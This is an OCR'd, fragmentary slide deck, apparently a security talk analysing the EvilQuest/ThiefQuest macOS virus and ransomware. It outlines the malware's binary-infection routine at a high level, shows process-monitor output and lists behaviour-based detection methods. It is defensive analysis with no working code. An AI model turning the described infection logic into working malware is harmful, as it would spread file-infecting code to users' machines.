
1 **get_targets:**
recursively generate file listing
invoke "is_executable" on each file

2 **append_ei:**
virally infect each target (executable)



Viral Infection!

...infect all binaries





```
# ./ProcessMonitor

[process start]
path: ~/Desktop/foo.bin

[process start]
path: ~/Desktop/.foo.bin1
```

infected binary

original binary

process monitoring


Conclusions




DETECTION

malware, is anomalous!

1. Persisting an unsigned launch item, masquerading as Apple.




suspicious persistence (BlockBlock)



...so much shadiness!

2. Rapidly creating encrypted files.



suspicious file encryption (RansomWhere?)

3. Unauthorized network traffic


suspicious network traffic (LuLu)

UPDATES
EvilQuest evolved?

TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Updates on ThiefQuest, the Quickly-Evolving macOS Malware

1. **improved anti-analysis:**
   - virtual machine detection
   - function (name) obfuscations
2. **new capabilities?**
   - run_audio / run_payload
3. **ransomware logic ...gone?!**



#goals!

react_ping, updated ;)

Announcing:

"The Art of Mac Malware"

free (online) books


volume 0x1: Analysis

infection vectors

methods of persistence

analysis tools & techniques

author: p. wardle



visit:
https://taomm.org

MAHALO!

PATRICK.WARDLE@JAMF.COM

"Friends of Objective-See"

Airo

Guardian Mobile Firewall

SecureMac

iVerify

SmugMug

Halo Privacy

Join!
https://objective-see.com/friends.html

A True Virus on macOS

@patrickwardle

Images:

- WIRDOU.COM

Resources/Credits

- 'New Mac Ransomware Spreading Through Piracy' -Malwarebytes
- 'Breaking EvilQuest | Reversing a Custom macOS Ransomware File Encryption Routine' -SentinelOne
- 'Updates on ThiefQuest, the Quickly-Evolving macOS Malware' -TrendMicro